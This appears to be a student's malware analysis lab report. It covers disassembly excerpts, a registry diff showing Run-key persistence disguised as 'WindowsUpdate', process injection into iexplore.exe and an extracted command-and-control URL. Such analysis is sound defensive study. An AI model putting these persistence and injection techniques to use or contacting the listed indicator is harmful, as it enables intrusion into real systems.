
- ✓ It spawns additional process using shell_execute API.



```
mov     dword ptr [ebp-3Ch], offset aInstall ; "Install"
```




```
loc_40C62A:
cmp     [ebp+arg_0], 0
mov     edi, offset a_exe ; ".exe"
jz      short loc_40C669
```




```
loc_40C669:
lea     eax, [ebp+hProcess]
push    eax             ; lpExecInfo
call    ds:ShellExecuteExW
test    eax, eax
jz      loc_40C768
```

```
cmp     byte_424950, 0
mov     ebx, ds:ShowWindow
mov     [ebp+var_1], 0
mov     esi, 3E8h
jnz     short loc_40C6A2
```

- ✓ CreateFileMapping and MapViewofFile APIs allow to load the file into memory and manipulated easily. These APIs are used to interact with files in file system. In the address 0040D4DE, File Mapping operation is performed by the malware.



```
add     esp, 18h
push    offset aWinrarsfxmappi ; "winrarsfxmappingfile.tmp"
mov     edi, 5800h
push    edi             ; dwMaximumSizeLow
push    ebx             ; dwMaximumSizeHigh
push    8000004h        ; flProtect
lea     eax, [ebp+Buffer]
mov     [ebp-2Ch], eax
push    ebx             ; lpFileMappingAttributes
lea     eax, [ebp+var_507C]
push    0FFFFFFFFh      ; hFile
mov     [ebp+hProcess], 3Ch
mov     dword ptr [ebp-38h], 40h
mov     [ebp-34h], esi
mov     dword ptr [ebp-30h], offset aRunas ; "runas"
mov     [ebp-28h], eax
mov     dword ptr [ebp-24h], offset a__0 ; "."
mov     dword ptr [ebp-20h], 1
mov     [ebp-1Ch], ebx
call    ds:CreateFileMappingW
mov     [ebp+hObject], eax
cmp     eax, ebx
jz      short loc_40D88C
```




```
call    sub_40B0D4
push    10h             ; nFolder
push    offset word_424100 ; pszPath
call    sub_40B0D4
push    ebx             ; dwNumberOfBytesToMap
push    ebx             ; dwFileOffsetLow
push    ebx             ; dwFileOffsetHigh
push    2               ; dwDesiredAccess
push    [ebp+hObject]   ; hFileMappingObject
call    ds:MapViewOfFile
push    edi
push    offset unk_41F100
push    eax
mov     [ebp+hWnd], eax
call    sub_40A4CD
push    [ebp+hWnd]      ; lpBaseAddress
call    ds:UnmapViewOfFile
```

```
loc_40D88C:
lea     eax, [ebp+hProcess]
push    eax             ; lpExecInfo
call    ds:ShellExecuteExW
mov     edi, eax
push    80h
lea     eax, [ebp+var_13C]
push    eax
```

```
loc_40DCD0:
cmp     byte_424950, bl
jz      short loc_40DCEA
```

- ✓ Malware tries to write data into file using WriteFile operation.



```
push    eax             ; lpBuffer
push    dword ptr [esi+4] ; hFile
call    ebx ; WriteFile
dec     eax
neg     eax
sbb     al, al
inc     al
jz      short loc_405F1F
```


```
add     edi, 4000h
cmp     edi, [ebp+nNumberOfBytesToWrite]
jb      short loc_405ECC
```

```
jmp     short loc_405F1B
```

```
loc_405F04:             ; lpOverlapped
push    edi
lea     eax, [ebp+NumberOfBytesWritten]
push    eax             ; lpNumberOfBytesWritten
push    [ebp+nNumberOfBytesToWrite] ; nNumberOfBytesToWrite
push    [ebp+lpBuffer]  ; lpBuffer
push    dword ptr [esi+4] ; hFile
call    ebx ; WriteFile
```


Basic Dynamic Analysis:

- ✓ Malware tries to stay persistent as windows update by setting this below registry key



```
Regshot 1.9.0 x86 ANSI
Comments:
Datetime: 2020/4/12 11:53:04  ,  2020/4/12 11:55:14
Computer: FENG-COMPUTER , FENG-COMPUTER
Username: Feng , Feng

----------------------------------
Values added: 4
----------------------------------
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\WindowsUpdate: "C:\Documents and Settings\Feng\Application Data\sbe\mur.exe C:\DOCUME~1\Feng\APPLIC~1\sbe\eam-wna"
HKU\S-1-5-21-602162358-839522115-1060284298-1003\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count\HRZR_EHACNGL
HKU\S-1-5-21-602162358-839522115-1060284298-1003\Software\Microsoft\Windows\ShellNoRoam\MUICache\C:\Documents and Settings\Feng\Desktop\d1a8a7334bedc7f8d63c4e966cc5df5C
HKU\S-1-5-21-602162358-839522115-1060284298-1003\Software\Microsoft\Windows\ShellNoRoam\MUICache\C:\Documents and Settings\Feng\Application Data\sbe\mur.exe: "AutoIt v3
```


- ✓ After mur.exe is executed, it further creates two new process then dies. It either creates two new process of iexplorer.exe or regsvcs.exe.



```
8:46:41.2471699 PM  mur.exe   416  Load Image     C:\WINDOWS\system32\MSCTFIME.IME                  SUCCESS  Image Base: 0x755...
8:46:42.6753380 PM  mur.exe  1292  Thread Exit                                                      SUCCESS  Thread ID: 2044, ...
8:46:42.6756906 PM  mur.exe  1292  Process Exit                                                     SUCCESS  Exit Status: 0, User...
8:46:43.5903325 PM  mur.exe   416  Load Image     C:\WINDOWS\system32\rsaenh.dll                    SUCCESS  Image Base: 0x680...
8:46:43.6493794 PM  mur.exe   416  Load Image     C:\WINDOWS\system32\apphelp.dll                   SUCCESS  Image Base: 0x77b...
8:46:43.6543462 PM  mur.exe   416  Process Create C:\Program Files\Internet Explorer\iexplore.exe  SUCCESS  PID: 1356, Comma...
8:46:43.7821904 PM  mur.exe   416  Process Create C:\Program Files\Internet Explorer\iexplore.exe  SUCCESS  PID: 1156, Comma...
8:46:46.9563600 PM  mur.exe   416  Thread Exit                                                      SUCCESS  Thread ID: 1656, ...
```

- ✓ The malware performs process injection attack onto iexplore.exe. On analyzing the strings in the newly created process, it shows the domain the malware tries to communicate with.

Student ID: 801157088
Name: TamilMathi TamilThurai



Process Explorer - Sysinternals: www.sysinternals.com [FENG-COMPUTER\Feng]
File Options View Process Find Help


Process	CPU	Private Bytes	Working Set	PID	Description
System Idle Process	100.00	0 K	28 K	0	
System		0 K	236 K	4	
Interrupts	< 0.01	0 K	0 K	n/a	Hardware Int
smss.exe		176 K	392 K	328	Windows NT
csrss.exe		1,820 K	3,960 K	760	Client Server
winlogon.exe		12,276 K	9,404 K	784	Windows NT
services.exe		1,824 K	3,816 K	828	Services and
vmacthlp.exe		684 K	2,576 K	1036	VMware Acti
svchost.exe		3,072 K	4,816 K	1048	Generic Hos
wmiprvse.exe		3,648 K	8,224 K	1768	WMI
svchost.exe		1,832 K	4,268 K	1132	Generic Hos
svchost.exe		13,224 K	21,344 K	1376	Generic Hos
wscntfy.exe		636 K	2,260 K	1996	Windows Se
wuauclt.exe		5,656 K	5,224 K	1200	Automatic U
svchost.exe		1,532 K	4,000 K	1424	Generic Hos
svchost.exe		1,772 K	4,412 K	1496	Generic Hos
spoolsv.exe		4,268 K	6,704 K	1892	Spooler Sub
VGAuthService.exe		6,200 K	9,016 K	672	VMware Gue
vmtoolsd.exe		11,500 K	14,256 K	1236	VMware Too
alg.exe		1,224 K	3,588 K	176	Application L
lsass.exe		3,908 K	6,084 K	848	LSA Shell (E
explorer.exe		14,572 K	8,092 K	208	Windows Ex
vmtoolsd.exe		15,396 K	19,892 K	416	VMware Too
procexp.exe		18,048 K	7,972 K	1172	Sysinternals
cmd.exe		2,056 K	2,708 K	1520	Windows Co
iexplore.exe		4,508 K	1,596 K	1068	Internet Expl
iexplore.exe		1,580 K	3,848 K	1908	Internet Expl
iexplore.exe		2,836 K	5,376 K	1384	
ProcessHacker.exe		11,444 K	4,408 K	980	Process Hac

Printable strings found in the scan:

```
knv
owG
kaE
MGil
wn>Jj
DEST
DEST
getaddrinfo
freeaddrinfo
WS2_32.dll
GetLastError
SetLastError
HeapAlloc
HeapFree
GetProcessHeap
KERNEL32.dll
CoInitialize
CoUninitialize
CoCreateInstance
ole32.dll
OLEAUT32.dll
http://toopolex.com/controllers/user/fre.php
```

○ Image ● Memory

✓ The below image shows the difference in memory between legitimate iexplore.exe and injected iexplorer.exe




☑ Hide free regions

Base address	Type	Size	Protec...	Use
0x10000	Private: Commit	4 kB	RW	
0x20000	Private: Commit	4 kB	RW	
0x380000	Private: Commit	4 kB	RW	
0x390000	Private: Commit	4 kB	RW	
0xa50000	Private: Commit	4 kB	RW	
0xa70000	Private: Commit	4 kB	RW	
0xa90000	Private: Commit	4 kB	RW	
0xb40000	Private: Commit	36 kB	RW	
0xc60000	Private: Commit	4 kB	RW	
0xc70000	Private: Commit	36 kB	RW	
0xc80000	Private: Commit	4 kB	RW	
0xca0000	Private: Commit	4 kB	RW	
0xcc0000	Private: Commit	4 kB	RW	
0xcd0000	Private: Commit	148 kB	RW	
0xd00000	Private: Commit	148 kB	RW	
0xd30000	Private: Commit	4 kB	RW	
0xd50000	Private: Commit	148 kB	RW	
0xd80000	Private: Commit	148 kB	RW	
0xdb0000	Private: Commit	136 kB	RW	
0xde0000	Private: Commit	308 kB	RW	
0xe30000	Private: Commit	76 kB	RW	
0x7ffe0000	Private: Commit	4 kB	R	USER_SHARED_DATA
0x7ffde000	Private: Commit	4 kB	RW	PEB
0x7ffd7000	Private: Commit	4 kB	RW	TEB (thread 580)

☑ Hide free regions

Base address	Type	Size	Protec...	Use	Total WS	Priv
0x10000	Private: Commit	4 kB	RW		4 kB	
0x20000	Private: Commit	4 kB	RW		4 kB	
0x370000	Private: Commit	4 kB	RW		4 kB	
0x380000	Private: Commit	4 kB	RW		4 kB	
0x400000	Private: Commit	648 kB	RWX		648 kB	
0x7ffe0000	Private: Commit	4 kB	R	USER_SHARED_DATA	4 kB	
0x7ffdf000	Private: Commit	4 kB	RW	PEB	4 kB	
0x7ffde000	Private: Commit	4 kB	RW	TEB (thread 1924)	4 kB	
0x13c000	Private: Commit	4 kB	RW+G	Stack (thread 1924)		
0x13d000	Private: Commit	12 kB	RW	Stack (thread 1924)	12 kB	
0x30000	Private: Commit	20 kB	RW	Heap (ID 5)	20 kB	
0x150000	Private: Commit	164 kB	RW	Heap (ID 1)	164 kB	
0x250000	Private: Commit	24 kB	RW	Heap (ID 2)	16 kB	
0x340000	Private: Commit	8 kB	RW	Heap (ID 4)	8 kB	
0x360000	Private: Commit	32 kB	RW	Heap (ID 6)	8 kB	
0x3a0000	Private: Commit	16 kB	RW	Heap (ID 7)	16 kB	
0x7ffe1000	Private: Rese...	60 kB	NA	USER_SHARED_DATA		
0x40000	Private: Rese...	1,008 kB		Stack (thread 1924)		
0x35000	Private: Rese...	44 kB		Heap (ID 5)		
0x179000	Private: Rese...	860 kB		Heap (ID 1)		
0x256000	Private: Rese...	40 kB		Heap (ID 2)		
0x342000	Private: Rese...	56 kB		Heap (ID 4)		
0x368000	Private: Rese...	32 kB		Heap (ID 6)		
0x3a4000	Private: Rese...	48 kB		Heap (ID 7)		
0x140000	Mapped: Com...	12 kB	R		8 kB	


✓ The folder where the malware dropped all its files is shown in handles of the iexplorer.exe



☑ Hide unnamed handles

Type	Name	Handle
Desktop	\Default	0x2c
Directory	\KnownDlls	0x8
Directory	\Windows	0x14
Directory	\BaseNamedObjects	0x38
Event	\BaseNamedObjects\userenv: User Profile setup event	0x68
Event	\BaseNamedObjects\crypt32LogoffEvent	0x6c
File	C:\Documents and Settings\Feng\Application Data\sbe	0xc
File	\Device\KsecDD	0x34

- ✓ When analyzing its memory using Process Hacker, this memory page has permission set to RWX which turns out to be PE file.




☑ Hide free regions

Base address	Type	Size	Protec...	Use	Total WS
0x10000	Private: Commit	4 kB	RW		4 kB
0x20000	Private: Commit	4 kB	RW		4 kB
0x370000	Private: Commit	4 kB	RW		4 kB
0x380000	Private: Commit	4 kB	RW		4 kB
0x400000	Private: Commit	648 kB	RWX		648 kB
